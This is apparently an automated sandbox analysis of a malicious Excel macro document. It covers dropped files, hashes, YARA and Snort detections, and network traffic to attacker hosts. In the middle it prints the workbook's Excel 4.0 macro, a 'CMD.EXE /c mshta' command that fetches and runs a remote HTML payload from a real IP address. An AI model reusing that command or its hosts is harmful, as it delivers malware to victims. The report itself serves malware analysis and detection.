| SHA1:                                                                                                                           | 12375A75397607E932FC651A2EC9685FB9EA9CD3                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SHA-256:                                                                                                                        | 5D7ADEB9ECF8330A092B9745201EE03CB4710F79E016BFA22EF68B680906B9AE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SHA-512:                                                                                                                        | 4D8DEEDF50A6BF0BC0B0DBBD21B6E63EB90DE7F7F006090F542E27B60D1BD72D57A1CBEBECFB1DA0A99D97D8B26EE3CFC35D9ECDAC5295588F599FAAC0B0525AC                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Malicious:                                                                                                                      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Preview:                                                                                                                        | .....FL.....F". ....8.D...xq{D...xq.{D..k.....P.O. .i:....+00../C\.....\1....{J\.. PROGRA~3.D.....{J\.*...k.....<br>....P.r.o.g.r.a.m.D.a.t.a....X.1....~J v. MICROSOFT-1..@.....~J v*..l.....M.i.c.r.o.s.o.f.t....R.1....wJ;. Windows.<.....:wJ;*.....W.i.n.d.o.w.s.....1.....:<br>(..STARTM~1.j.....:(((*.....@.S.t.a.r.t..M.e.n.u...@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.6....~1....S"...Programs.f.....S"...<....P.r.o.g.r.a.m.s...<br>@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.2.....1...xJu=.ACCESS-1..l.....wJr*.....B...A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.6.1....j.1.....".WINDOW-1..R..<br>.....:~*.....W.i.n.d.o.w.s..P.o.w.e.r.S.h.e.l.l....v.2.k.....;..WINDOW-2.LNK.Z.....;~*...=.....W.i.n.d.o.w.s. |

|                                                                                                            |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
|------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\PSS5MSE60DEJ70DZGM4G.temp</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Process:                                                                                                   | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| File Type:                                                                                                 | data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Category:                                                                                                  | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Size (bytes):                                                                                              | 8016                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Entropy (8bit):                                                                                            | 3.5854729870494317                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Encrypted:                                                                                                 | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SSDEEP:                                                                                                    | 96:chQCcMq+qvsqvJCwo1z8hQCcMq+qvsEHyqvJCworbzlyYbHmUVhxlUV/A2:ciHo1z8irHnorbzlwUVhqA2                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| MD5:                                                                                                       | CD203EFE0B1A8B1AEF2124D87E35C848                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SHA1:                                                                                                      | 12375A75397607E932FC651A2EC9685FB9EA9CD3                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| SHA-256:                                                                                                   | 5D7ADEB9ECF8330A092B9745201EE03CB4710F79E016BFA22EF68B680906B9AE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SHA-512:                                                                                                   | 4D8DEEDF50A6BF0BC0B0DBBD21B6E63EB90DE7F7F006090F542E27B60D1BD72D57A1CBEBFCF81DA0A99D97D8B26EE3CFC35D9ECDAC5295588F599FAAC0B0525AC                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Malicious:                                                                                                 | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Preview:                                                                                                   | .....FL.....F". ....8.D...xq{D...xq{D...k.....P.O. ....+00../C:\.....\1....[J\.. PROGRA~3..D.....[J\*...k.....<br>...P.r.o.g.r.a.m.D.a.t.a....X.1....~J v. MICRO~1..@.....~J v*...l.....M.i.c.r.o.s.o.f.t....R.1....wJ;.. Windows.<.....:wJ;*.....W.i.n.d.o.w.s.....1.....:<br>([.STARTM~1.j.....:((*.....@.....S.t.a.r.t..M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6....~1.....S"...Programs.f.....S"*.....<....P.r.o.g.r.a.m.s..<br>@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.2.....1....xJu=.ACCESS~1.l.....:wJr*.....B....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1....j.1.....".WINDOW~1.R..<br>.....:"*.....W.i.n.d.o.w.s..P.o.w.e.r.S.h.e.l.l....v.2.k...., .WINDOW~2.LNK.Z.....:,;,*...=.....W.i.n.d.o.w.s. |

|                                                         |                                                                                                                                                                                                                                                                                                                                                                                                                 |
|---------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\Desktop\NZW-010122 BNUV-280122.xls</b> |                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Process:                                                | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE                                                                                                                                                                                                                                                                                                                                                            |
| File Type:                                              | Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: M<br>icrosoft Excel, Create Time/Date: Thu Jan 27 23:12:32 2022, Last Saved Time/Date: Fri Jan 28 17:08:40 2022, Security: 0                                                                                                                     |
| Category:                                               | dropped                                                                                                                                                                                                                                                                                                                                                                                                         |
| Size (bytes):                                           | 92160                                                                                                                                                                                                                                                                                                                                                                                                           |
| Entropy (8bit):                                         | 6.883394588152737                                                                                                                                                                                                                                                                                                                                                                                               |
| Encrypted:                                              | false                                                                                                                                                                                                                                                                                                                                                                                                           |
| SSDEEP:                                                 | 1536:D8rk3hbdlylKsgqopeJBWhZFGkE+cL2NdAE6yHBEL70drpFk0GX/s2C6ORQYDBhi:Dgk3hbdlylKsgqopeJBWhZFGkE+cL2N+                                                                                                                                                                                                                                                                                                          |
| MD5:                                                    | CF9D56615629886C63B6760CBF8242ED                                                                                                                                                                                                                                                                                                                                                                                |
| SHA1:                                                   | 543866E16DE3AEA9EB1CE485BC56ABF965FCD6F6                                                                                                                                                                                                                                                                                                                                                                        |
| SHA-256:                                                | 7EDBB5371754682C7ABA4F056B7CB56DBC05C0B2D1D823727E386180B065347F                                                                                                                                                                                                                                                                                                                                                |
| SHA-512:                                                | 4A76D9595AFF7B265B922C625E8E64946068F20C531CBE3101CF20CBE61EB67EA1E8911C93FE653B6EC9C1F5DFC59B855E988EC773D84E977E78E14CEFB8A54E                                                                                                                                                                                                                                                                                |
| Malicious:                                              | false                                                                                                                                                                                                                                                                                                                                                                                                           |
| Yara Hits:                                              | <ul style="list-style-type: none"><li>Rule: SUSP_Excel4Macro_AutoOpen, Description: Detects Excel4 macro use with auto open / close, Source: C:\Users\user\Desktop\NZW-010122 BNUV-280122.xls, Author: John Lambert @JohnLaTwC</li><li>Rule: JoeSecurity_XlsWithMacro4, Description: Yara detected Xls With Macro 4.0, Source: C:\Users\user\Desktop\NZW-010122 BNUV-280122.xls, Author: Joe Security</li></ul> |
| Preview:                                                | .....>.....<br>.....Z.O.....<br>.....\p....user.....B....a.....=.....p.08.....X.@....."<br>.....1.....h.C.a.l.i.b.r.i.1.....h.C.a.l.i.b.r.i.1.....h.C.a.l.i.b.r.i.1.....h.C.a.l.i.b.r.i.1.....h.C.a.l.i.b.r.i.1.....h.C.a.l.i.b.r.i.1.....                                                                                                                                                                      |

|                                                                                                                                                 |                                                                                                                                  |
|-------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\Desktop\~\$NZW-010122 BNUV-280122.xlsm</b>  |                                                                                                                                  |
| Process:                                                                                                                                        | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE                                                                             |
| File Type:                                                                                                                                      | data                                                                                                                             |
| Category:                                                                                                                                       | dropped                                                                                                                          |
| Size (bytes):                                                                                                                                   | 165                                                                                                                              |
| Entropy (8bit):                                                                                                                                 | 1.4377382811115937                                                                                                               |
| Encrypted:                                                                                                                                      | false                                                                                                                            |
| SSDEEP:                                                                                                                                         | 3:vZ/FFDJw2fV:vBFFGS                                                                                                             |
| MD5:                                                                                                                                            | 797869BB881CFBCDAC2064F92B26E46F                                                                                                 |
| SHA1:                                                                                                                                           | 61C1B8FBF505956A77E9A79CE74EF5E281B01F4B                                                                                         |
| SHA-256:                                                                                                                                        | D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185                                                                 |
| SHA-512:                                                                                                                                        | 1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F581 |
| Malicious:                                                                                                                                      | <b>true</b>                                                                                                                      |
| Preview:                                                                                                                                        | .user.....A.l.b.u.s. ....                                                                                                        |

|                                                     |                                                         |
|-----------------------------------------------------|---------------------------------------------------------|
| <b>C:\Windows\SysWOW64\Svccveo\pcrxj.oyh (copy)</b> |                                                         |
| Process:                                            | C:\Windows\SysWOW64\rundll32.exe                        |
| File Type:                                          | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows |

|                 |                                                                                                                                                                                                                                                                                                                                                                                |
|-----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Category:       | dropped                                                                                                                                                                                                                                                                                                                                                                        |
| Size (bytes):   | 548864                                                                                                                                                                                                                                                                                                                                                                         |
| Entropy (8bit): | 6.980528809006344                                                                                                                                                                                                                                                                                                                                                              |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                                                          |
| SSDEEP:         | 12288:B2AavzUBPSczbeeTLjvRyMwWd3DYr6i64/:OUBPSczbeeTnvFZDWA                                                                                                                                                                                                                                                                                                                    |
| MD5:            | 8BD62A28212A7FB5A6F44AA4E8C2A9ED                                                                                                                                                                                                                                                                                                                                               |
| SHA1:           | EE143CDC53AA8D42DED5A590718748BFF889058D                                                                                                                                                                                                                                                                                                                                       |
| SHA-256:        | CE03150C100640C640AC5C02B24658C61527654DCAEEFA64FFE3DF24CE92E81D                                                                                                                                                                                                                                                                                                               |
| SHA-512:        | 1DB553F5E4F2F9082B8933D50520F26F6AD77EA3E5FAD9ECA2C7C96A8E191D106608150C8ADC3278180FC3675EB41B35C0F0AA5AAD28C8C667E9B4A69A1768                                                                                                                                                                                                                                                 |
| Malicious:      | false                                                                                                                                                                                                                                                                                                                                                                          |
| Preview:        | MZ.....@.....!..L!This program cannot be run in DOS mode...\$......hs.a,..2,..2,..2..2&..2...27..2,..2...26..2...2...2...2...2-<br>..2...2-..2Rich,..2.....PE..L...>..a.....!.....P.....@-..R...4.....PV.....0N.....<br>...@.....@......text...9E.....P.....`..rdata.....`.....@..@.data....e...0...0.....@....rsrc...PV.....`.....@..@.reloc..b...<br>.....@..B.....<br>..... |

|                       |                                                                                                                                                                                                                                                                                         |
|-----------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Static File Info      |                                                                                                                                                                                                                                                                                         |
| General               |                                                                                                                                                                                                                                                                                         |
| File type:            | Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: Microsoft Excel, Create Time/Date: Thu Jan 27 23:12:32 2022, Last Saved Time/Date: Fri Jan 28 17:08:40 2022, Security: 0 |
| Entropy (8bit):       | 6.842397695869262                                                                                                                                                                                                                                                                       |
| TrID:                 | <ul style="list-style-type: none"><li>Microsoft Excel sheet (30009/1) 78.94%</li><li>Generic OLE2 / Multistream Compound File (8008/1) 21.06%</li></ul>                                                                                                                                 |
| File name:            | NZW-010122 BNUV-280122.xlsm                                                                                                                                                                                                                                                             |
| File size:            | 92988                                                                                                                                                                                                                                                                                   |
| MD5:                  | acbaebd7bb2090b795b481d48453b3fa                                                                                                                                                                                                                                                        |
| SHA1:                 | a06b2a6d2a15d070262144854ea4ace65cb71892                                                                                                                                                                                                                                                |
| SHA256:               | c81e4045b744f1e7aed46015f3f3a1de5078b95d908b966a56724965fb5b91e2                                                                                                                                                                                                                        |
| SHA512:               | b203906fe5cb2a5bdf15ec7bf7e13164819f497e56979a4a9e764015e6d747ed1a90d46be11b30805b5091c80dfb876a0f69a1dbbbbbebcbfad7e89ddd2df24                                                                                                                                                         |
| SSDEEP:               | 1536:u8rk3hbdlylKsgqopeJBWWhZFGkE+cL2NdAE6yHBEL70drpFk0GX/s2C6ORQYDBhQ:ugk3hbdlylKsgqopeJBWWhZFGkE+cL2N8                                                                                                                                                                                |
| File Content Preview: | .....>.....                                                                                                                                                                                                                                                                             |

|                                                                                     |                  |
|-------------------------------------------------------------------------------------|------------------|
| File Icon                                                                           |                  |
|  |                  |
| Icon Hash:                                                                          | e4e2aa8aa4bcbcac |

|                      |     |
|----------------------|-----|
| Static OLE Info      |     |
| General              |     |
| Document Type:       | OLE |
| Number of OLE Files: | 1   |

|                                        |                 |
|----------------------------------------|-----------------|
| OLE File "NZW-010122 BNUV-280122.xlsm" |                 |
| Indicators                             |                 |
| Has Summary Info:                      | True            |
| Application Name:                      | Microsoft Excel |
| Encrypted Document:                    | False           |
| Contains Word Document Stream:         | False           |
| Contains Workbook/Book Stream:         | True            |
| Contains PowerPoint Document Stream:   | False           |
| Contains Visio Document Stream:        | False           |
| Contains ObjectPool Stream:            |                 |
| Flash Objects Count:                   |                 |
| Contains VBA Macros:                   | True            |





|                                                                                                                           |       |
|---------------------------------------------------------------------------------------------------------------------------|-------|
| Protected:                                                                                                                | False |
| LINKO<br>3<br>False<br>0<br>False<br>post<br>2,2,=EXEC("CMD.EXE /c mshta http://91.240.118.172/cc/vv/fe.html")4,2,=HALT() |       |


|                                                                                                                          |       |
|--------------------------------------------------------------------------------------------------------------------------|-------|
| Name:                                                                                                                    | LINKO |
| Type:                                                                                                                    | 3     |
| Final:                                                                                                                   | False |
| Visible:                                                                                                                 | False |
| Protected:                                                                                                               | False |
| LINKO<br>3<br>False<br>0<br>False<br>pre<br>2,2,=EXEC("CMD.EXE /c mshta http://91.240.118.172/cc/vv/fe.html")4,2,=HALT() |       |

## Network Behavior

### Snort IDS Alerts

| Timestamp                | Protocol | SID     | Message                         | Source Port | Dest Port | Source IP    | Dest IP        |
|--------------------------|----------|---------|---------------------------------|-------------|-----------|--------------|----------------|
| 01/28/22-20:39:50.419922 | TCP      | 2034631 | ET TROJAN Maldoc Activity (set) | 49168       | 80        | 192.168.2.22 | 91.240.118.172 |
| 01/28/22-20:39:50.609763 | TCP      | 1201    | ATTACK-RESPONSES 403 Forbidden  | 80          | 49169     | 213.186.33.4 | 192.168.2.22   |

### Network Port Distribution



### TCP Packets

| Timestamp                           | Source Port | Dest Port | Source IP      | Dest IP        |
|-------------------------------------|-------------|-----------|----------------|----------------|
| Jan 28, 2022 20:39:45.800431013 CET | 49167       | 80        | 192.168.2.22   | 91.240.118.172 |
| Jan 28, 2022 20:39:45.861833096 CET | 80          | 49167     | 91.240.118.172 | 192.168.2.22   |
| Jan 28, 2022 20:39:45.861934900 CET | 49167       | 80        | 192.168.2.22   | 91.240.118.172 |
| Jan 28, 2022 20:39:45.874831915 CET | 49167       | 80        | 192.168.2.22   | 91.240.118.172 |
| Jan 28, 2022 20:39:45.936130047 CET | 80          | 49167     | 91.240.118.172 | 192.168.2.22   |
| Jan 28, 2022 20:39:45.936727047 CET | 80          | 49167     | 91.240.118.172 | 192.168.2.22   |
| Jan 28, 2022 20:39:45.936794043 CET | 80          | 49167     | 91.240.118.172 | 192.168.2.22   |

| Timestamp                           | Source Port | Dest Port | Source IP      | Dest IP        |
|-------------------------------------|-------------|-----------|----------------|----------------|
| Jan 28, 2022 20:39:45.936815977 CET | 80          | 49167     | 91.240.118.172 | 192.168.2.22   |
| Jan 28, 2022 20:39:45.936834097 CET | 80          | 49167     | 91.240.118.172 | 192.168.2.22   |
| Jan 28, 2022 20:39:45.936846018 CET | 80          | 49167     | 91.240.118.172 | 192.168.2.22   |
| Jan 28, 2022 20:39:45.936857939 CET | 80          | 49167     | 91.240.118.172 | 192.168.2.22   |
| Jan 28, 2022 20:39:45.936872005 CET | 80          | 49167     | 91.240.118.172 | 192.168.2.22   |
| Jan 28, 2022 20:39:45.936885118 CET | 80          | 49167     | 91.240.118.172 | 192.168.2.22   |
| Jan 28, 2022 20:39:45.936897993 CET | 80          | 49167     | 91.240.118.172 | 192.168.2.22   |
| Jan 28, 2022 20:39:45.936907053 CET | 80          | 49167     | 91.240.118.172 | 192.168.2.22   |
| Jan 28, 2022 20:39:45.936968088 CET | 49167       | 80        | 192.168.2.22   | 91.240.118.172 |
| Jan 28, 2022 20:39:45.936986923 CET | 49167       | 80        | 192.168.2.22   | 91.240.118.172 |
| Jan 28, 2022 20:39:45.936990023 CET | 49167       | 80        | 192.168.2.22   | 91.240.118.172 |
| Jan 28, 2022 20:39:45.936992884 CET | 49167       | 80        | 192.168.2.22   | 91.240.118.172 |
| Jan 28, 2022 20:39:45.937810898 CET | 49167       | 80        | 192.168.2.22   | 91.240.118.172 |
| Jan 28, 2022 20:39:45.951591969 CET | 49167       | 80        | 192.168.2.22   | 91.240.118.172 |
| Jan 28, 2022 20:39:50.356193066 CET | 49168       | 80        | 192.168.2.22   | 91.240.118.172 |
| Jan 28, 2022 20:39:50.417546988 CET | 80          | 49168     | 91.240.118.172 | 192.168.2.22   |
| Jan 28, 2022 20:39:50.417622089 CET | 49168       | 80        | 192.168.2.22   | 91.240.118.172 |
| Jan 28, 2022 20:39:50.419922113 CET | 49168       | 80        | 192.168.2.22   | 91.240.118.172 |
| Jan 28, 2022 20:39:50.481091022 CET | 80          | 49168     | 91.240.118.172 | 192.168.2.22   |
| Jan 28, 2022 20:39:50.481677055 CET | 80          | 49168     | 91.240.118.172 | 192.168.2.22   |
| Jan 28, 2022 20:39:50.481697083 CET | 80          | 49168     | 91.240.118.172 | 192.168.2.22   |
| Jan 28, 2022 20:39:50.481745005 CET | 49168       | 80        | 192.168.2.22   | 91.240.118.172 |
| Jan 28, 2022 20:39:50.554142952 CET | 49169       | 80        | 192.168.2.22   | 213.186.33.4   |
| Jan 28, 2022 20:39:50.581336021 CET | 80          | 49169     | 213.186.33.4   | 192.168.2.22   |
| Jan 28, 2022 20:39:50.581402063 CET | 49169       | 80        | 192.168.2.22   | 213.186.33.4   |
| Jan 28, 2022 20:39:50.581624985 CET | 49169       | 80        | 192.168.2.22   | 213.186.33.4   |
| Jan 28, 2022 20:39:50.609762907 CET | 80          | 49169     | 213.186.33.4   | 192.168.2.22   |
| Jan 28, 2022 20:39:50.714458942 CET | 49170       | 80        | 192.168.2.22   | 51.81.152.36   |
| Jan 28, 2022 20:39:50.810955048 CET | 49169       | 80        | 192.168.2.22   | 213.186.33.4   |
| Jan 28, 2022 20:39:50.877417088 CET | 80          | 49170     | 51.81.152.36   | 192.168.2.22   |
| Jan 28, 2022 20:39:50.878236055 CET | 49170       | 80        | 192.168.2.22   | 51.81.152.36   |
| Jan 28, 2022 20:39:50.878462076 CET | 49170       | 80        | 192.168.2.22   | 51.81.152.36   |
| Jan 28, 2022 20:39:51.040703058 CET | 80          | 49170     | 51.81.152.36   | 192.168.2.22   |
| Jan 28, 2022 20:39:51.046953917 CET | 80          | 49170     | 51.81.152.36   | 192.168.2.22   |
| Jan 28, 2022 20:39:51.046987057 CET | 80          | 49170     | 51.81.152.36   | 192.168.2.22   |
| Jan 28, 2022 20:39:51.047005892 CET | 80          | 49170     | 51.81.152.36   | 192.168.2.22   |
| Jan 28, 2022 20:39:51.047024012 CET | 80          | 49170     | 51.81.152.36   | 192.168.2.22   |
| Jan 28, 2022 20:39:51.047043085 CET | 80          | 49170     | 51.81.152.36   | 192.168.2.22   |
| Jan 28, 2022 20:39:51.047044039 CET | 49170       | 80        | 192.168.2.22   | 51.81.152.36   |
| Jan 28, 2022 20:39:51.047061920 CET | 80          | 49170     | 51.81.152.36   | 192.168.2.22   |
| Jan 28, 2022 20:39:51.047071934 CET | 49170       | 80        | 192.168.2.22   | 51.81.152.36   |
| Jan 28, 2022 20:39:51.047081947 CET | 80          | 49170     | 51.81.152.36   | 192.168.2.22   |
| Jan 28, 2022 20:39:51.047101974 CET | 80          | 49170     | 51.81.152.36   | 192.168.2.22   |
| Jan 28, 2022 20:39:51.047108889 CET | 49170       | 80        | 192.168.2.22   | 51.81.152.36   |
| Jan 28, 2022 20:39:51.047121048 CET | 80          | 49170     | 51.81.152.36   | 192.168.2.22   |
| Jan 28, 2022 20:39:51.047142029 CET | 80          | 49170     | 51.81.152.36   | 192.168.2.22   |
| Jan 28, 2022 20:39:51.047154903 CET | 49170       | 80        | 192.168.2.22   | 51.81.152.36   |
| Jan 28, 2022 20:39:51.209480047 CET | 80          | 49170     | 51.81.152.36   | 192.168.2.22   |
| Jan 28, 2022 20:39:51.209511042 CET | 80          | 49170     | 51.81.152.36   | 192.168.2.22   |
| Jan 28, 2022 20:39:51.209527969 CET | 80          | 49170     | 51.81.152.36   | 192.168.2.22   |
| Jan 28, 2022 20:39:51.209543943 CET | 80          | 49170     | 51.81.152.36   | 192.168.2.22   |
| Jan 28, 2022 20:39:51.209558964 CET | 49170       | 80        | 192.168.2.22   | 51.81.152.36   |
| Jan 28, 2022 20:39:51.209561110 CET | 80          | 49170     | 51.81.152.36   | 192.168.2.22   |
| Jan 28, 2022 20:39:51.209578037 CET | 80          | 49170     | 51.81.152.36   | 192.168.2.22   |
| Jan 28, 2022 20:39:51.209578991 CET | 49170       | 80        | 192.168.2.22   | 51.81.152.36   |
| Jan 28, 2022 20:39:51.209594011 CET | 80          | 49170     | 51.81.152.36   | 192.168.2.22   |
| Jan 28, 2022 20:39:51.209611893 CET | 80          | 49170     | 51.81.152.36   | 192.168.2.22   |
| Jan 28, 2022 20:39:51.209613085 CET | 49170       | 80        | 192.168.2.22   | 51.81.152.36   |
| Jan 28, 2022 20:39:51.209628105 CET | 80          | 49170     | 51.81.152.36   | 192.168.2.22   |

| Timestamp                           | Source Port | Dest Port | Source IP    | Dest IP      |
|-------------------------------------|-------------|-----------|--------------|--------------|
| Jan 28, 2022 20:39:51.209646940 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.209654093 CET | 49170       | 80        | 192.168.2.22 | 51.81.152.36 |
| Jan 28, 2022 20:39:51.209670067 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.209678888 CET | 49170       | 80        | 192.168.2.22 | 51.81.152.36 |
| Jan 28, 2022 20:39:51.209691048 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.209712982 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.209718943 CET | 49170       | 80        | 192.168.2.22 | 51.81.152.36 |
| Jan 28, 2022 20:39:51.209736109 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.209758043 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.209775925 CET | 49170       | 80        | 192.168.2.22 | 51.81.152.36 |
| Jan 28, 2022 20:39:51.209779978 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.209803104 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.209825039 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.209832907 CET | 49170       | 80        | 192.168.2.22 | 51.81.152.36 |
| Jan 28, 2022 20:39:51.372209072 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.372241020 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.372258902 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.372273922 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.372291088 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.372308016 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.372323990 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.372334957 CET | 49170       | 80        | 192.168.2.22 | 51.81.152.36 |
| Jan 28, 2022 20:39:51.372339964 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.372355938 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.372358084 CET | 49170       | 80        | 192.168.2.22 | 51.81.152.36 |
| Jan 28, 2022 20:39:51.372360945 CET | 49170       | 80        | 192.168.2.22 | 51.81.152.36 |
| Jan 28, 2022 20:39:51.372373104 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.372390985 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.372406006 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.372409105 CET | 49170       | 80        | 192.168.2.22 | 51.81.152.36 |
| Jan 28, 2022 20:39:51.372421980 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.372437000 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.372452021 CET | 80          | 49170     | 51.81.152.36 | 192.168.2.22 |
| Jan 28, 2022 20:39:51.372453928 CET | 49170       | 80        | 192.168.2.22 | 51.81.152.36 |

| UDP Packets                         |             |           |              |              |
|-------------------------------------|-------------|-----------|--------------|--------------|
| Timestamp                           | Source Port | Dest Port | Source IP    | Dest IP      |
| Jan 28, 2022 20:39:50.523480892 CET | 52167       | 53        | 192.168.2.22 | 8.8.8.8      |
| Jan 28, 2022 20:39:50.542432070 CET | 53          | 52167     | 8.8.8.8      | 192.168.2.22 |
| Jan 28, 2022 20:39:50.694684029 CET | 50591       | 53        | 192.168.2.22 | 8.8.8.8      |
| Jan 28, 2022 20:39:50.713618994 CET | 53          | 50591     | 8.8.8.8      | 192.168.2.22 |

| DNS Queries                         |              |         |          |                    |                            |                |             |
|-------------------------------------|--------------|---------|----------|--------------------|----------------------------|----------------|-------------|
| Timestamp                           | Source IP    | Dest IP | Trans ID | OP Code            | Name                       | Type           | Class       |
| Jan 28, 2022 20:39:50.523480892 CET | 192.168.2.22 | 8.8.8.8 | 0xfe79   | Standard query (0) | weezual.fr                 | A (IP address) | IN (0x0001) |
| Jan 28, 2022 20:39:50.694684029 CET | 192.168.2.22 | 8.8.8.8 | 0x662e   | Standard query (0) | mycloud.su<br>plitecmo.com | A (IP address) | IN (0x0001) |

| DNS Answers                         |           |              |          |              |                            |       |              |                |             |
|-------------------------------------|-----------|--------------|----------|--------------|----------------------------|-------|--------------|----------------|-------------|
| Timestamp                           | Source IP | Dest IP      | Trans ID | Reply Code   | Name                       | CName | Address      | Type           | Class       |
| Jan 28, 2022 20:39:50.542432070 CET | 8.8.8.8   | 192.168.2.22 | 0xfe79   | No error (0) | weezual.fr                 |       | 213.186.33.4 | A (IP address) | IN (0x0001) |
| Jan 28, 2022 20:39:50.713618994 CET | 8.8.8.8   | 192.168.2.22 | 0x662e   | No error (0) | mycloud.su<br>plitecmo.com |       | 51.81.152.36 | A (IP address) | IN (0x0001) |

| HTTP Request Dependency Graph |
|-------------------------------|
|-------------------------------|

- 91.240.118.172
- weezual.fr
- mycloud.suplitemco.com

## HTTP Packets

| Session ID | Source IP    | Source Port | Destination IP | Destination Port | Process                       |
|------------|--------------|-------------|----------------|------------------|-------------------------------|
